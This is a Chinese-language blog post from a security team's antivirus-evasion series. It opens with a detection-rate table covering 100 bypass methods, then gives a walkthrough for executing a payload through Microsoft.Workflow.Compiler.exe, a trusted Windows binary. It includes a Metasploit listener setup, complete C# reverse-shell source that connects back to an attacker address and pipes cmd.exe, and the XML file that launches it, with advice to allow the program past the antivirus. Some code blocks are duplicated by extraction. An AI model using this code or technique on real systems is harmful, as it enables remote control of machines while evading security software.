Author:雨夜RainyNight@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：http://paper.TideSec.com 或团队公众号。

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

几点说明：

1、表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√

17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√
37	C/C++1:指针执行	23/71	√	√			√		√		√		√
38	C/C++2:动态内存	24/71	√	√			√		√		√		√
39	C/C++3:嵌入汇编	12/71	√	√	√		√	√	√		√	√	√
40	C/C++4:强制转换	9/70	√	√	√		√	√	√	√	√	√	√
41	C/C++5:汇编花指令	12/69	√	√	√		√	√	√		√	√	√
42	C/C++6:XOR加密	15/71	√	√	√		√		√	√	√	√	√
43	C/C++7:base64加密1	28/69	√	√	√		√		√		√	√	√
44	C/C++8:base64加密2	28/69	√	√	√		√		√		√		√
45	C/C++9:python+汇编	8/70	√	√	√	√	√	√	√	√	√	√	√
46	C/C++10:python+xor	15/69	√	√	√	√	√		√	√	√	√	√
47	C/C++11:sc_launcher	3/71	√	√	√	√	√	√	√	√	√	√	√
48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√		√	√	√
49	C# 法1:编译执行	20/71	√	√	√		√		√	√	√	√	√
50	C# 法2:自实现加密	8/70	√	√	√	√	√	√	√	√	√	√	√
51	C# 法3:XOR/AES加密	14/71	√	√	√		√		√	√	√	√	√
52	C# 法4:CSC编译	33/71	√	√	√					√	√	√	√
53	py 法1:嵌入C代码	19/70	√	√	√			√		√	√	√	√
54	py 法2:py2exe编译	10/69	√	√	√		√		√	√	√	√	√
55	py 法3:base64加密	16/70	√	√	√	√				√	√	√	√
56	py 法4:py+C编译	18/69		√	√					√	√	√	√
57	py 法5:xor编码	19/71	√	√	√					√	√	√	√
58	py 法6:aes加密	19/71	√	√	√					√	√	√	√
59	py 法7:HEX加载	3/56	√	√	√	√	√		√	√	√	√	√
60	py 法8:base64加载	4/58	√	√	√	√	√		√	√	√	√	√
61	ps 法1:msf原生	18/56	√	√	√					√	√	√	√
62	ps 法2:SC加载	3/58	√	√	√	√	√	√	√	√	√	√	√

62	ps 法2:SC加载	0/58	√	√	√	√	√	√	√	√	√	√	√
63	ps 法3:PS1编码	3/58	√	√	√		√	√	√	√	√	√	√
64	ps 法4:行为免杀	0/58	√	√	√	√	√	√	√	√	√	√	√
65	go 法1:嵌入C代码	3/71	√	√	√	√	√		√	√	√		√
66	go 法2:sc加载	4/69	√	√	√	√	√	√	√	√	√		√
67	go 法3:gsl加载	6/71	√	√	√	√	√	√	√	√	√	√	√
68	ruby加载	0/58	√	√	√	√	√	√	√	√	√	√	√
69	MSBuild 代码1	4/57	√	√	√		√	√		√	√	√	√
70	MSBuild 代码2	18/58	√	√	√				√		√	√	√
71	Msiexec 法1	22/60	√	√	√				√		√	√	√
72	InstallUtil.exe	3/68	√	√	√	√	√	√	√	√	√	√	√
73	Mshta.exe	26/58	√	√	√						√	√	√
74	Rundll32.exe	22/58			√						√	√	√
75	Regsvr32 法1	22/58			√						√	√	√
76	Regsvr32 法2	18/58		√	√			√	√	√	√	√	√
77	Cmstp.exe	21/57			√						√	√	√
78	ftp.exe	-	-	-	-	-	-	-	-	-	-	-	-
79	Regasm/Regsvcs.exe	-	-	-	-	-	-	-	-	-	-	-	-
80	Compiler.exe	-	-	-	-	-	-	-	-	-	-	-	-
81	MavInject.exe	-	-	-	-	-	-	-	-	-	-	-	-
82	presentationhost.exe	-	-	-	-	-	-	-	-	-	-	-	-
83	IEexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
84	winrm/slmgr.vbs	-	-	-	-	-	-	-	-	-	-	-	-
85	pubprn.vbs	-	-	-	-	-	-	-	-	-	-	-	-
86	Xwizard.exe	-	-	-	-	-	-	-	-	-	-	-	-
87	winword.exe	-	-	-	-	-	-	-	-	-	-	-	-
88	msdeloy.exe	-	-	-	-	-	-	-	-	-	-	-	-
89	psexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
90	WMIC.exe	-	-	-	-	-	-	-	-	-	-	-	-
91	SyncAppvPub~.vbs	-	-	-	-	-	-	-	-	-	-	-	-
92	Pcalua.exe	-	-	-	-	-	-	-	-	-	-	-	-
93	zipfldr.dll	-	-	-	-	-	-	-	-	-	-	-	-
94	Url.dll	-	-	-	-	-	-	-	-	-	-	-	-
95	DiskShadow.exe	-	-	-	-	-	-	-	-	-	-	-	-
96	Odbcconf.exe	-	-	-	-	-	-	-	-	-	-	-	-
97	Forfiles.exe	-	-	-	-	-	-	-	-	-	-	-	-
98	Te.exe	-	-	-	-	-	-	-	-	-	-	-	-
99	CScript/WScript.exe	-	-	-	-	-	-	-	-	-	-	-	-
100	InfDefaultInstall.exe	-	-	-	-	-	-	-	-	-	-	-	-

本文目录：

一、Compiler.exe介绍

Microsoft.Workflow.Comiler.exe是.NET Framework默认自带的一个实用工具，用户能够以XOML工作流文件的形式提供一个序列化工作流来执行任意未签名的代码。

Microsoft.Workflow.Comiler.exe需要两个命令行参数，第一个参数必须是一个XML文件（由一个序列化CompilerInput对象构成）的路径，第二个参数则是写入序列化编译结果的文件路径。

由于白名单加载payload的免杀测试需要结合杀软的行为检测才合理，查杀白名单文件都没有任何意义，payload文件的查杀率依赖于对payload的免杀处理，所以这里对白名单程序的免杀效果不做评判。

二、使用Compiler.exe执行payload

注意：如果Microsoft.Workflow.Compiler命令无法识别，可能是Microsoft.Workflow.Compiler.exe所在路径没有被系统添加PATH环境变量中。

Win7的Compiler.exe默认位置：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe
```


攻击机kali：192.168.247.131

靶机win7(64):192.168.247.133(装有某数字杀毒)


攻击机配置监听

```
+ -- --=[ 7 evasion                                          ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 10129
lport => 10129
msf5 exploit(multi/handler) > set lhost 192.168.247.131
lhost => 192.168.247.131
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.247.131:10129
```


靶机执行，会被拦截提示可疑操作。



关闭杀毒软件再次执行或者点击允许程序执行。



MSF成功弹回shell。



- test.tcp代码

```
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Net;
using System.Net.Sockets;
using System.Workflow.Activities;
public class Program : SequentialWorkflowActivity
{
static StreamWriter streamWriter;
public Program()
{
using(TcpClient client = new TcpClient("192.168.247.131", 10129))
{
using(Stream stream = client.GetStream())
{
using(StreamReader rdr = new StreamReader(stream))
{
streamWriter = new StreamWriter(stream);
StringBuilder strInput = new StringBuilder();
Process p = new Process();
p.StartInfo.FileName = "cmd.exe";
p.StartInfo.CreateNoWindow = true;
p.StartInfo.UseShellExecute = false;
p.StartInfo.RedirectStandardOutput = true;
p.StartInfo.RedirectStandardInput = true;
p.StartInfo.RedirectStandardError = true;
p.OutputDataReceived += new
DataReceivedEventHandler(CmdOutputDataHandler);
p.Start();
p.BeginOutputReadLine();
while(true)
{
strInput.Append(rdr.ReadLine());
p.StandardInput.WriteLine(strInput);
strInput.Remove(0, strInput.Length);
}
}
}
}
}
private static void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outLine)
{
StringBuilder strOutput = new StringBuilder();
if (!String.IsNullOrEmpty(outLine.Data))
{
```

```
try
{
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput);
streamWriter.Flush();
}
catch (Exception err) { }
}
}
}
```

- yuye.xml代码

```
<?xml version="1.0" encoding="utf-8"?>
<CompilerInput xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Workflow.C
ompiler">
<files
xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arra
ys">
<d2p1:string>test.tcp</d2p1:string>
</files>
<parameters
xmlns:d2p1="http://schemas.datacontract.org/2004/07/System.Workflow
.ComponentModel.Compiler">
<assemblyNames
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arra
ys"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler"/>
<compilerOptions i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler"/>
<coreAssemblyFileName
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler"></coreAssemblyFileName>
<embeddedResources
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arra
ys"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler"/>
<evidence
xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Security
.Policy" i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler"/>
<generateExecutable
```

```
<generateExecutable
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler">false</generateExecutable>
<generateInMemory
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler">true</generateInMemory>
<includeDebugInformation
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler">false</includeDebugInformation>
<linkedResources
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arra
ys"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler"/>
<mainClass i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler"/>
<outputName
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler"></outputName>
<tempFiles i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler"/>
<treatWarningsAsErrors
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler">false</treatWarningsAsErrors>
<warningLevel
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler">-1</warningLevel>
<win32Resource i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compi
ler"/>
<d2p1:checkTypes>false</d2p1:checkTypes>
<d2p1:compileWithNoCode>false</d2p1:compileWithNoCode>
<d2p1:compilerOptions i:nil="true" />
<d2p1:generateCCU>false</d2p1:generateCCU>
<d2p1:languageToUse>CSharp</d2p1:languageToUse>
<d2p1:libraryPaths
xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arra
ys" i:nil="true" />
<d2p1:localAssembly
xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Reflecti
on" i:nil="true" />
<d2p1:mtInfo i:nil="true"/>
<d2p1:userCodeCCUs
xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.CodeDom"
i:nil="true" />
</parameters>
</CompilerInput>
```

```
</CompilerInput>
```

三、参考资料

Micro8: 《白名单Compiler.exe执行payload》 `https://micro8.gitbook.io/micro8/contents-1/71-80/76-ji-yu-bai-ming-dan-compiler.exe-zhi-hang-payload-di-liu-ji`